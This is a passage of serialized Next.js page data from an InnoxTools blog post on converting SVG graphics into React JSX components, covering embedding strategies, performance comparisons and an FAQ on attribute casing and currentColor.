shrink-0\"}],[\"$\",\"span\",null,{\"className\":\"truncate\",\"children\":\"6. Bundle Optimization \u0026 Web Vitals: ES Module Tree-Shaking, Turbopack Bundling \u0026 Client Hydration Physics\"}]]}]}],[\"$\",\"li\",\"enterprise-svg-security-xxe-xss\",{\"children\":[\"$\",\"a\",null,{\"href\":\"#enterprise-svg-security-xxe-xss\",\"className\":\"text-neutral-400 hover:text-blue-400 transition-colors flex items-center gap-1.5 py-1\",\"children\":[[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":\"$26:props:children:0:props:children:1:props:icon\",\"className\":\"w-3 h-3 text-neutral-600 shrink-0\"}],[\"$\",\"span\",null,{\"className\":\"truncate\",\"children\":\"7. Enterprise Security: Sanitizing Malicious SVGs, Script Injection, XXE \u0026 ForeignObject Vectors\"}]]}]}],[\"$\",\"li\",\"production-implementation-transpiler-engine\",{\"children\":\"$L41\"}]]}]]}]\n"])</script><script>self.__next_f.push([1,"42:T1c47,"])</script><script>self.__next_f.push([1,"\u003ch3 class=\"text-lg font-bold text-white mt-6 mb-2\"\u003eThe Architectural Divergence of Web Graphics\u003c/h3\u003e\u003cbr/\u003eIn contemporary web engineering, vector graphics have evolved from static visual assets into dynamic, programmable user interface primitives. Traditionally, developers integrated Scalable Vector Graphics (SVG) through one of three conventional patterns:\n1. \u003cstrong class=\"text-white font-semibold\"\u003eExternal Image References:\u003c/strong\u003e \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e\u003cimg src=\"/assets/icon.svg\" alt=\"Icon\" /\u003e\u003c/code\u003e\n2. \u003cstrong class=\"text-white font-semibold\"\u003eCSS Background Properties:\u003c/strong\u003e \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003ebackground-image: url('/assets/icon.svg');\u003c/code\u003e\n3. \u003cstrong class=\"text-white font-semibold\"\u003eEmbedded Object/Iframe Tags:\u003c/strong\u003e \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e\u003cobject data=\"/assets/icon.svg\" type=\"image/svg+xml\" /\u003e\u003c/code\u003e\u003cbr/\u003e\u003cbr/\u003eWhile these classical techniques sufficed for legacy document-oriented websites, they present profound architectural limitations within reactive UI component frameworks like React, Next.js, and React Native.\u003cbr/\u003e\u003cbr/\u003eWhen an SVG is loaded via a standard \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e\u003cimg\u003e\u003c/code\u003e tag, the browser's rendering engine instantiates an isolated rendering context. The SVG DOM is entirely sandboxed inside an external document boundary. Consequently:\n- \u003cstrong class=\"text-white font-semibold\"\u003eZero Style Inheritance:\u003c/strong\u003e CSS custom properties (\u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003evar(--primary-color)\u003c/code\u003e), parent text colors (\u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003ecurrentColor\u003c/code\u003e), and hover pseudoclasses cannot penetrate the image boundary.\n- \u003cstrong class=\"text-white font-semibold\"\u003eZero DOM Manipulation:\u003c/strong\u003e Client-side JavaScript cannot bind event listeners, mutate sub-element path attributes, or orchestrate fine-grained keyframe animations across individual vector paths.\n- \u003cstrong class=\"text-white font-semibold\"\u003eRedundant Network Latency:\u003c/strong\u003e In HTTP/1.1 and early HTTP/2 architectures, rendering fifty distinct interface icons required fifty individual round-trip requests, causing Document Object Model (DOM) reflows and Flash of Unstyled Content (FOUC).\u003cbr/\u003e\u003cbr/\u003e\n \u003cdiv class=\"my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl\"\u003e\n \u003cdiv class=\"flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400\"\u003e\n \u003cspan class=\"flex items-center gap-2 font-bold text-blue-400\"\u003e\n \u003cspan class=\"w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse\"\u003e\u003c/span\u003e\n CODE\n \u003c/span\u003e\n \u003cspan class=\"text-neutral-500\"\u003eInnoxTools Production Code\u003c/span\u003e\n \u003c/div\u003e\n \u003cpre class=\"p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre\"\u003e\u003ccode\u003e+---------------------------------------------------------------------------------------------------+\n| ARCHITECTURAL TAXONOMY OF SVG EMBEDDING STRATEGIES |\n+---------------------------------------------------------------------------------------------------+\n| Strategy | CSS Inheritance | JS Scriptability | Cacheability | Tree-Shaking | DOM Weight |\n+---------------------------------------------------------------------------------------------------+\n| \u0026lt;img\u0026gt; Tag | NONE (Sandboxed)| NONE (Sandboxed) | EXCELLENT | N/A (Asset) | Very Low |\n| CSS background | NONE | NONE | EXCELLENT | N/A (Asset) | Very Low |\n| \u0026lt;object\u0026gt; Embed | Complex / CORS | Restricted | High | N/A (Asset) | Medium |\n| Raw Inline HTML | FULL | FULL | POOR (No CDN)| None | High |\n| React JSX Component| NATIVE / FULL | NATIVE REACT | BUNDLE CACHE | FULL (ESM) | Optimized |\n+---------------------------------------------------------------------------------------------------+\n\u003c/code\u003e\u003c/pre\u003e\n \u003c/div\u003e\n \u003cbr/\u003e\u003cbr/\u003e\u003ch3 class=\"text-lg font-bold text-white mt-6 mb-2\"\u003eThe Inversion of Control: SVG as a Declarative Pure Function\u003c/h3\u003e\u003cbr/\u003eTranspiling SVG into a React component fundamentally alters the relationship between design assets and runtime code. An SVG file is no longer treated as a binary or static blob; it becomes a \u003cstrong class=\"text-white font-semibold\"\u003edeclarative, pure UI component\u003c/strong\u003e:\u003cbr/\u003e\u003cbr/\u003e$$\\text{SVGComponent} = f(\\text{props}) \\to \\text{ReactElement\u003cSVGSVGElement\u003e}$$\u003cbr/\u003e\u003cbr/\u003eBy modeling vector graphics as functional React components:\n1. \u003cstrong class=\"text-white font-semibold\"\u003eDynamic Polymorphism:\u003c/strong\u003e The SVG can accept arbitrary React props, including \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003ewidth\u003c/code\u003e, \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003eheight\u003c/code\u003e, \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003efill\u003c/code\u003e, \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003estroke\u003c/code\u003e, \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003estrokeWidth\u003c/code\u003e, \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003eclassName\u003c/code\u003e, and \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003earia-label\u003c/code\u003e.\n2. \u003cstrong class=\"text-white font-semibold\"\u003eTheme Harmonization:\u003c/strong\u003e The graphic inherits corporate design system variables directly from CSS modules, Tailwind CSS classes, or CSS-in-JS emotion/styled engines.\n3. \u003cstrong class=\"text-white font-semibold\"\u003eZero-Flicker Hydration:\u003c/strong\u003e The vector code is baked directly into the Server-Side Rendered (SSR) HTML stream produced by Next.js or Remix, rendering instantly during the First Contentful Paint (FCP) before client-side hydration completes.\n4. \u003cstrong class=\"text-white font-semibold\"\u003eInteractive Micro-Animations:\u003c/strong\u003e Individual path nodes can be wrapped in Framer Motion primitives (\u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e\u003cmotion.path d=\"...\" animate={{ pathLength: 1 }} /\u003e\u003c/code\u003e), unlocking 60fps hardware-accelerated interactive strokes.\u003cbr/\u003e\u003cbr/\u003eHowever, transforming raw XML-formatted SVG markup into valid JSX (JavaScript XML) is far from a trivial string replacement. XML and JSX possess fundamentally incompatible syntactic rules, casing conventions, and attribute namespaces. Solving this transpilation impedance mismatch requires a formal compiler pipeline."])</script><script>self.__next_f.push([1,"37:[\"$\",\"div\",null,{\"className\":\"space-y-16\",\"children\":[[\"$\",\"section\",\"vector-component-imperative\",{\"id\":\"vector-component-imperative\",\"className\":\"scroll-mt-24 transition-all duration-300 space-y-4\",\"children\":[false,[\"$\",\"div\",null,{\"className\":\"space-y-2 relative z-10\",\"children\":[false,[\"$\",\"h2\",null,{\"className\":\"font-black tracking-tight leading-snug text-2xl sm:text-3xl text-white\",\"children\":\"1. Vector Graphics in Modern Component Frameworks: The Imperative for SVG-as-Component Transpilation\"}],[\"$\",\"p\",null,{\"className\":\"text-xs sm:text-sm font-medium text-neutral-400\",\"children\":\"Why static \u003cimg\u003e tags and background-image CSS fail in modern reactive applications, and why vector-as-code is the enterprise standard.\"}]]}],\"$undefined\",[\"$\",\"div\",null,{\"className\":\"leading-relaxed font-normal max-w-none relative z-10 text-sm text-neutral-300 space-y-4 prose prose-invert prose-headings:text-white prose-a:text-blue-400\",\"dangerouslySetInnerHTML\":{\"__html\":\"$42\"}}]]}],\"$L43\",\"$L44\",\"$L45\",\"$L46\",\"$L47\",\"$L48\",\"$L49\"]}]\n"])</script><script>self.__next_f.push([1,"38:[\"$\",\"section\",null,{\"className\":\"mt-16 pt-10 border-t border-neutral-800 space-y-4\",\"id\":\"benchmarks\",\"children\":[[\"$\",\"div\",null,{\"className\":\"space-y-1\",\"children\":[[\"$\",\"span\",null,{\"className\":\"px-2.5 py-0.5 rounded-full text-[10px] font-bold uppercase tracking-wider bg-amber-500/10 text-amber-400 border border-amber-500/30 inline-block\",\"children\":\"Empirical Performance Matrix\"}],[\"$\",\"h3\",null,{\"className\":\"text-xl sm:text-2xl font-black text-white\",\"children\":\"React Vector Icon Architecture \u0026 Performance Benchmark\"}]]}],[\"$\",\"div\",null,{\"className\":\"rounded-3xl border overflow-x-auto shadow-2xl transition-all border-neutral-800 bg-neutral-900/60\",\"children\":[\"$\",\"table\",null,{\"className\":\"w-full text-left text-xs\",\"children\":[[\"$\",\"thead\",null,{\"className\":\"bg-neutral-900 border-b border-neutral-800 text-neutral-300 font-bold uppercase tracking-wider\",\"children\":[\"$\",\"tr\",null,{\"children\":[[\"$\",\"th\",\"0\",{\"className\":\"p-3.5 whitespace-nowrap\",\"children\":\"Architectural Metric\"}],[\"$\",\"th\",\"1\",{\"className\":\"p-3.5 whitespace-nowrap\",\"children\":\"Inline JSX Component\"}],[\"$\",\"th\",\"2\",{\"className\":\"p-3.5 whitespace-nowrap\",\"children\":\"SVG Symbol Sprite (\u003cuse\u003e)\"}],[\"$\",\"th\",\"3\",{\"className\":\"p-3.5 whitespace-nowrap\",\"children\":\"Static \u003cimg\u003e Tag\"}],[\"$\",\"th\",\"4\",{\"className\":\"p-3.5 whitespace-nowrap\",\"children\":\"Next.js Image (\u003cImage\u003e)\"}]]}]}],[\"$\",\"tbody\",null,{\"className\":\"divide-y divide-neutral-800/60 font-medium\",\"children\":[[\"$\",\"tr\",\"0\",{\"className\":\"hover:bg-neutral-800/40 transition-colors\",\"children\":[[\"$\",\"td\",\"0\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"JS Bundle Size Overhead\"}],[\"$\",\"td\",\"1\",{\"className\":\"p-3.5 text-emerald-400 font-bold\",\"children\":\"1.8 KB per icon\"}],[\"$\",\"td\",\"2\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"0 KB (CDN Asset)\"}],[\"$\",\"td\",\"3\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"0 KB (CDN Asset)\"}],[\"$\",\"td\",\"4\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"0 KB (CDN Asset)\"}]]}],[\"$\",\"tr\",\"1\",{\"className\":\"hover:bg-neutral-800/40 transition-colors\",\"children\":[[\"$\",\"td\",\"0\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"DOM Memory (100 rows x 4 icons)\"}],[\"$\",\"td\",\"1\",{\"className\":\"p-3.5 text-emerald-400 font-bold\",\"children\":\"2,400 DOM Nodes\"}],[\"$\",\"td\",\"2\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"800 Shadow DOM Nodes\"}],[\"$\",\"td\",\"3\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"400 Image Nodes\"}],[\"$\",\"td\",\"4\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"400 Image Nodes\"}]]}],[\"$\",\"tr\",\"2\",{\"className\":\"hover:bg-neutral-800/40 transition-colors\",\"children\":[[\"$\",\"td\",\"0\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"Styling Adaptability (currentColor)\"}],[\"$\",\"td\",\"1\",{\"className\":\"p-3.5 text-emerald-400 font-bold\",\"children\":\"Instant / Native\"}],[\"$\",\"td\",\"2\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"Limited (Shadow DOM)\"}],[\"$\",\"td\",\"3\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"Impossible\"}],[\"$\",\"td\",\"4\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"Impossible\"}]]}],[\"$\",\"tr\",\"3\",{\"className\":\"hover:bg-neutral-800/40 transition-colors\",\"children\":[[\"$\",\"td\",\"0\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"HTTP Cacheability\"}],[\"$\",\"td\",\"1\",{\"className\":\"p-3.5 text-emerald-400 font-bold\",\"children\":\"Bound to JS Bundle\"}],[\"$\",\"td\",\"2\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"Independent CDN Cache\"}],[\"$\",\"td\",\"3\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"Independent CDN Cache\"}],[\"$\",\"td\",\"4\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"Optimized Image CDN\"}]]}],[\"$\",\"tr\",\"4\",{\"className\":\"hover:bg-neutral-800/40 transition-colors\",\"children\":[[\"$\",\"td\",\"0\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"Tree-Shaking Isolation\"}],[\"$\",\"td\",\"1\",{\"className\":\"p-3.5 text-emerald-400 font-bold\",\"children\":\"100% ESM Tree-Shakable\"}],[\"$\",\"td\",\"2\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"Requires Custom Script\"}],[\"$\",\"td\",\"3\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"N/A (Static Asset)\"}],[\"$\",\"td\",\"4\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"N/A (Static Asset)\"}]]}],[\"$\",\"tr\",\"5\",{\"className\":\"hover:bg-neutral-800/40 transition-colors\",\"children\":[\"$L4a\",\"$L4b\",\"$L4c\",\"$L4d\",\"$L4e\"]}],\"$L4f\"]}]]}]}],\"$L50\"]}]\n"])</script><script>self.__next_f.push([1,"39:[\"$\",\"section\",null,{\"className\":\"mt-16 pt-10 border-t border-neutral-800 space-y-6\",\"id\":\"faq\",\"children\":[[\"$\",\"div\",null,{\"className\":\"flex items-center gap-2\",\"children\":[[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":{\"name\":\"circle-question-mark\",\"size\":24,\"node\":[[\"circle\",{\"cx\":\"12\",\"cy\":\"12\",\"r\":\"10\",\"key\":\"1mglay\"}],[\"path\",{\"d\":\"M9.09 9a3 3 0 0 1 5.83 1c0 2-3 3-3 3\",\"key\":\"1u773s\"}],[\"path\",{\"d\":\"M12 17h.01\",\"key\":\"p32p05\"}]],\"aliases\":[\"help-circle\",\"circle-help\"]},\"className\":\"w-5 h-5 text-blue-400\"}],[\"$\",\"h3\",null,{\"className\":\"text-xl sm:text-2xl font-black text-white\",\"children\":\"Frequently Asked Technical Questions\"}]]}],[\"$\",\"div\",null,{\"className\":\"space-y-3\",\"children\":[[\"$\",\"details\",\"0\",{\"className\":\"group rounded-2xl bg-neutral-900/70 border border-neutral-800 p-4 transition-all duration-200 open:border-blue-500/40\",\"children\":[[\"$\",\"summary\",null,{\"className\":\"font-bold text-sm text-white cursor-pointer list-none flex items-center justify-between gap-2\",\"children\":[[\"$\",\"span\",null,{\"children\":\"Why should I convert SVGs into React components instead of using standard \u003cimg\u003e tags?\"}],[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":\"$26:props:children:0:props:children:1:props:icon\",\"className\":\"w-4 h-4 text-neutral-500 group-open:rotate-90 transition-transform shrink-0\"}]]}],[\"$\",\"p\",null,{\"className\":\"text-xs leading-relaxed text-neutral-300 pt-3 border-t border-neutral-800/60 mt-3 font-normal\",\"children\":\"Converting SVGs into React components enables dynamic runtime styling via CSS and Tailwind (such as hover transitions, color overrides, and theme synchronization), eliminates extra HTTP round-trip requests, allows fine-grained path animation via Framer Motion, and ensures zero-flicker Server-Side Rendering (SSR) during initial hydration.\"}]]}],[\"$\",\"details\",\"1\",{\"className\":\"group rounded-2xl bg-neutral-900/70 border border-neutral-800 p-4 transition-all duration-200 open:border-blue-500/40\",\"children\":[[\"$\",\"summary\",null,{\"className\":\"font-bold text-sm text-white cursor-pointer list-none flex items-center justify-between gap-2\",\"children\":[[\"$\",\"span\",null,{\"children\":\"Why can't I directly paste raw SVG code into a React JSX return statement?\"}],[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":\"$26:props:children:0:props:children:1:props:icon\",\"className\":\"w-4 h-4 text-neutral-500 group-open:rotate-90 transition-transform shrink-0\"}]]}],[\"$\",\"p\",null,{\"className\":\"text-xs leading-relaxed text-neutral-300 pt-3 border-t border-neutral-800/60 mt-3 font-normal\",\"children\":\"Raw SVG is written in XML, which uses kebab-case attributes (e.g., stroke-width, fill-rule, clip-path) and colons for namespaces (e.g., xmlns:xlink). In JavaScript/JSX, hyphens represent subtraction and colons represent syntax errors unless handled. React requires camelCase property identifiers (e.g., strokeWidth, fillRule) and style objects instead of inline CSS strings.\"}]]}],[\"$\",\"details\",\"2\",{\"className\":\"group rounded-2xl bg-neutral-900/70 border border-neutral-800 p-4 transition-all duration-200 open:border-blue-500/40\",\"children\":[[\"$\",\"summary\",null,{\"className\":\"font-bold text-sm text-white cursor-pointer list-none flex items-center justify-between gap-2\",\"children\":[[\"$\",\"span\",null,{\"children\":\"How does currentColor work in React SVG components?\"}],[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":\"$26:props:children:0:props:children:1:props:icon\",\"className\":\"w-4 h-4 text-neutral-500 group-open:rotate-90 transition-transform shrink-0\"}]]}],[\"$\",\"p\",null,{\"className\":\"text-xs leading-relaxed text-neutral-300 pt-3 border-t border-neutral-800/60 mt-3 font-normal\",\"children\":\"currentColor is a native CSS keyword that inherits the computed value of the parent element's text color. By setting fill='currentColor' or stroke='currentColor' in your React SVG component, the icon automatically matches the color of adjacent text, buttons, and Tailwind utility classes (e.g., text-blue-600, dark:text-white) without requiring custom props.\"}]]}],\"$L51\",\"$L52\",\"$L53\",\"$L54\",\"$L55\"]}]]}]\n"])</script><script>self.__next_f.push([1,"3a:[\"$\",\"div\",null,{\"className\":\"mt-12 flex flex-wrap items-center gap-2 pt-6 border-t border-neutral-800/60\",\"children\":[[\"$\",\"span\",null,{\"className\":\"text-xs text-neutral-500 flex items-center gap-1 font-semibold\",\"children\":[[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":{\"name\":\"hash\",\"size\":24,\"node\":[[\"line\",{\"x1\":\"4\",\"x2\":\"20\",\"y1\":\"9\",\"y2\":\"9\",\"key\":\"4lhtct\"}],[\"line\",{\"x1\":\"4\",\"x2\":\"20\",\"y1\":\"15\",\"y2\":\"15\",\"key\":\"vyu0kd\"}],[\"line\",{\"x1\":\"10\",\"x2\":\"8\",\"y1\":\"3\",\"y2\":\"21\",\"key\":\"1ggp8o\"}],[\"line\",{\"x1\":\"16\",\"x2\":\"14\",\"y1\":\"3\",\"y2\":\"21\",\"key\":\"weycgp\"}]]},\"className\":\"w-3.5 h-3.5\"}],\" Tags:\"]}],[[\"$\",\"span\",\"0\",{\"className\":\"px-2.5 py-1 rounded-xl text-xs font-mono font-medium bg-neutral-900 text-neutral-400 border border-neutral-800 hover:text-white hover:border-neutral-700 transition-colors cursor-default\",\"children\":\"#ReactJS\"}],[\"$\",\"span\",\"1\",{\"className\":\"px-2.5 py-1 rounded-xl text-xs font-mono font-medium bg-neutral-900 text-neutral-400 border border-neutral-800 hover:text-white hover:border-neutral-700 transition-colors cursor-default\",\"children\":\"#TypeScript\"}],[\"$\",\"span\",\"2\",{\"className\":\"px-2.5 py-1 rounded-xl text-xs font-mono font-medium bg-neutral-900 text-neutral-400 border border-neutral-800 hover:text-white hover:border-neutral-700 transition-colors cursor-default\",\"children\":\"#NextJS\"}],[\"$\",\"span\",\"3\",{\"className\":\"px-2.5 py-1 rounded-xl text-xs font-mono font-medium bg-neutral-900 text-neutral-400 border border-neutral-800 hover:text-white hover:border-neutral-700 transition-colors cursor-default\",\"children\":\"#WebPerformance\"}],[\"$\",\"span\",\"4\",{\"className\":\"px-2.5 py-1 rounded-xl text-xs font-mono font-medium bg-neutral-900 text-neutral-400 border border-neutral-800 hover:text-white hover:border-neutral-700 transition-colors cursor-default\",\"children\":\"#FrontendArchitecture\"}],[\"$\",\"span\",\"5\",{\"className\":\"px-2.5 py-1 rounded-xl text-xs font-mono font-medium bg-neutral-900 text-neutral-400 border border-neutral-800 hover:text-white hover:border-neutral-700 transition-colors cursor-default\",\"children\":\"#SVG\"}],[\"$\",\"span\",\"6\",{\"className\":\"px-2.5 py-1 rounded-xl text-xs font-mono font-medium bg-neutral-900 text-neutral-400 border border-neutral-800 hover:text-white hover:border-neutral-700 transition-colors cursor-default\",\"children\":\"#Babel\"}],[\"$\",\"span\",\"7\",{\"className\":\"px-2.5 py-1 rounded-xl text-xs font-mono font-medium bg-neutral-900 text-neutral-400 border border-neutral-800 hover:text-white hover:border-neutral-700 transition-colors cursor-default\",\"children\":\"#WebDev\"}]]]}]\n"])</script><script>self.__next_f.push([1,"3b:[\"$\",\"$L56\",null,{\"slug\":\"transpiling-vector-graphics-to-component-frameworks-svg-to-react-jsx-ast-guide\",\"blogTitle\":\"Transpiling Vector Graphics to Component Frameworks: The Architecture of SVG to React, Babel AST Visitors \u0026 DOM Hydration\"}]\n"])</script><script>self.__next_f.push([1,"3c:[\"$\",\"div\",null,{\"className\":\"mt-16 p-6 sm:p-8 rounded-3xl bg-gradient-to-r from-[#071328] via-[#0b1c3d] to-[#140e2d] border border-cyan-500/30 flex flex-col sm:flex-row sm:items-center justify-between gap-6 shadow-2xl\",\"children\":[[\"$\",\"div\",null,{\"className\":\"space-y-2 max-w-xl\",\"children\":[[\"$\",\"div\",null,{\"className\":\"flex items-center gap-2\",\"children\":[\"$\",\"span\",null,{\"className\":\"px-2.5 py-0.5 rounded-full text-[10px] font-bold uppercase tracking-wider bg-cyan-500/10 text-cyan-400 border border-cyan-500/30\",\"children\":\"Brought To You By INNO XPERT\"}]}],[\"$\",\"h4\",null,{\"className\":\"text-lg sm:text-xl font-black text-white\",\"children\":\"Need Custom AI, Web, or Enterprise Software Engineering?\"}],[\"$\",\"p\",null,{\"className\":\"text-xs sm:text-sm text-neutral-300 leading-relaxed font-normal\",\"children\":[\"InnoxTools is built and maintained by \",[\"$\",\"strong\",null,{\"className\":\"text-white font-semibold\",\"children\":\"INNO XPERT\"}],\". We design mission-critical cloud backends, custom machine learning models, mobile apps, and high-performance digital solutions for businesses worldwide.\"]}]]}],[\"$\",\"a\",null,{\"href\":\"https://innoxpert.com\",\"target\":\"_blank\",\"rel\":\"noopener\",\"className\":\"inline-flex items-center justify-center gap-2 px-6 py-3.5 rounded-2xl bg-gradient-to-r from-cyan-500 to-blue-600 hover:from-cyan-400 hover:to-blue-500 text-white text-xs sm:text-sm font-bold shadow-xl shadow-cyan-500/20 shrink-0 transition-transform hover:scale-105 active:scale-95\",\"children\":[[\"$\",\"span\",null,{\"children\":\"Hire INNO XPERT\"}],[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":\"$35:props:children:1:props:children:1:props:icon\",\"className\":\"w-4 h-4\"}]]}]]}]\n"])</script><script>self.__next_f.push([1,"3d:[\"$\",\"section\",null,{\"className\":\"mt-16 pt-10 border-t border-neutral-800 space-y-4\",\"children\":[[\"$\",\"h4\",null,{\"className\":\"text-base font-bold text-white flex items-center gap-2\",\"children\":[[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":\"$34:props:children:0:props:children:0:props:icon\",\"className\":\"w-4 h-4 text-blue-400\"}],[\"$\",\"span\",null,{\"children\":\"Recommended Free Client-Side Tools From This Guide\"}]]}],[\"$\",\"div\",null,{\"className\":\"grid grid-cols-1 sm:grid-cols-2 gap-3\",\"children\":[[\"$\",\"$L2e\",\"svg-to-react-converter\",{\"href\":\"/tools/svg-to-react-converter\",\"className\":\"p-4 rounded-2xl bg-neutral-900/80 hover:bg-neutral-800 border border-neutral-800 hover:border-blue-500/40 transition-all flex items-center justify-between group\",\"children\":[[\"$\",\"div\",null,{\"children\":[[\"$\",\"p\",null,{\"className\":\"text-xs font-bold text-white group-hover:text-blue-400 transition-colors capitalize\",\"children\":\"svg to react converter\"}],[\"$\",\"p\",null,{\"className\":\"text-[11px] text-neutral-400\",\"children\":\"100% In-Browser RAM execution\"}]]}],[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":{\"name\":\"arrow-right\",\"size\":24,\"node\":[[\"path\",{\"d\":\"M5 12h14\",\"key\":\"1ays0h\"}],[\"path\",{\"d\":\"m12 5 7 7-7 7\",\"key\":\"xquz4c\"}]]},\"className\":\"w-4 h-4 text-neutral-500 group-hover:text-blue-400 group-hover:translate-x-1 transition-all\"}]]}],[\"$\",\"$L2e\",\"meta-tag-generator\",{\"href\":\"/tools/meta-tag-generator\",\"className\":\"p-4 rounded-2xl bg-neutral-900/80 hover:bg-neutral-800 border border-neutral-800 hover:border-blue-500/40 transition-all flex items-center justify-between group\",\"children\":[[\"$\",\"div\",null,{\"children\":[[\"$\",\"p\",null,{\"className\":\"text-xs font-bold text-white group-hover:text-blue-400 transition-colors capitalize\",\"children\":\"meta tag generator\"}],[\"$\",\"p\",null,{\"className\":\"text-[11px] text-neutral-400\",\"children\":\"100% In-Browser RAM execution\"}]]}],[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":\"$3d:props:children:1:props:children:0:props:children:1:props:icon\",\"className\":\"w-4 h-4 text-neutral-500 group-hover:text-blue-400 group-hover:translate-x-1 transition-all\"}]]}],[\"$\",\"$L2e\",\"json-to-typescript\",{\"href\":\"/tools/json-to-typescript\",\"className\":\"p-4 rounded-2xl bg-neutral-900/80 hover:bg-neutral-800 border border-neutral-800 hover:border-blue-500/40 transition-all flex items-center justify-between group\",\"children\":[[\"$\",\"div\",null,{\"children\":[[\"$\",\"p\",null,{\"className\":\"text-xs font-bold text-white group-hover:text-blue-400 transition-colors capitalize\",\"children\":\"json to typescript\"}],[\"$\",\"p\",null,{\"className\":\"text-[11px] text-neutral-400\",\"children\":\"100% In-Browser RAM execution\"}]]}],[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":\"$3d:props:children:1:props:children:0:props:children:1:props:icon\",\"className\":\"w-4 h-4 text-neutral-500 group-hover:text-blue-400 group-hover:translate-x-1 transition-all\"}]]}],[\"$\",\"$L2e\",\"html-compiler\",{\"href\":\"/tools/html-compiler\",\"className\":\"p-4 rounded-2xl bg-neutral-900/80 hover:bg-neutral-800 border border-neutral-800 hover:border-blue-500/40 transition-all flex items-center justify-between group\",\"children\":[[\"$\",\"div\",null,{\"children\":[[\"$\",\"p\",null,{\"className\":\"text-xs font-bold text-white group-hover:text-blue-400 transition-colors capitalize\",\"children\":\"html compiler\"}],[\"$\",\"p\",null,{\"className\":\"text-[11px] text-neutral-400\",\"children\":\"100% In-Browser RAM execution\"}]]}],[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":\"$3d:props:children:1:props:children:0:props:children:1:props:icon\",\"className\":\"w-4 h-4 text-neutral-500 group-hover:text-blue-400 group-hover:translate-x-1 transition-all\"}]]}],[\"$\",\"$L2e\",\"diff-checker\",{\"href\":\"/tools/diff-checker\",\"className\":\"p-4 rounded-2xl bg-neutral-900/80 hover:bg-neutral-800 border border-neutral-800 hover:border-blue-500/40 transition-all flex items-center justify-between group\",\"children\":[[\"$\",\"div\",null,{\"children\":[[\"$\",\"p\",null,{\"className\":\"text-xs font-bold text-white group-hover:text-blue-400 transition-colors capitalize\",\"children\":\"diff checker\"}],[\"$\",\"p\",null,{\"className\":\"text-[11px] text-neutral-400\",\"children\":\"100% In-Browser RAM execution\"}]]}],[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":\"$3d:props:children:1:props:children:0:props:children:1:props:icon\",\"className\":\"w-4 h-4 text-neutral-500 group-hover:text-blue-400 group-hover:translate-x-1 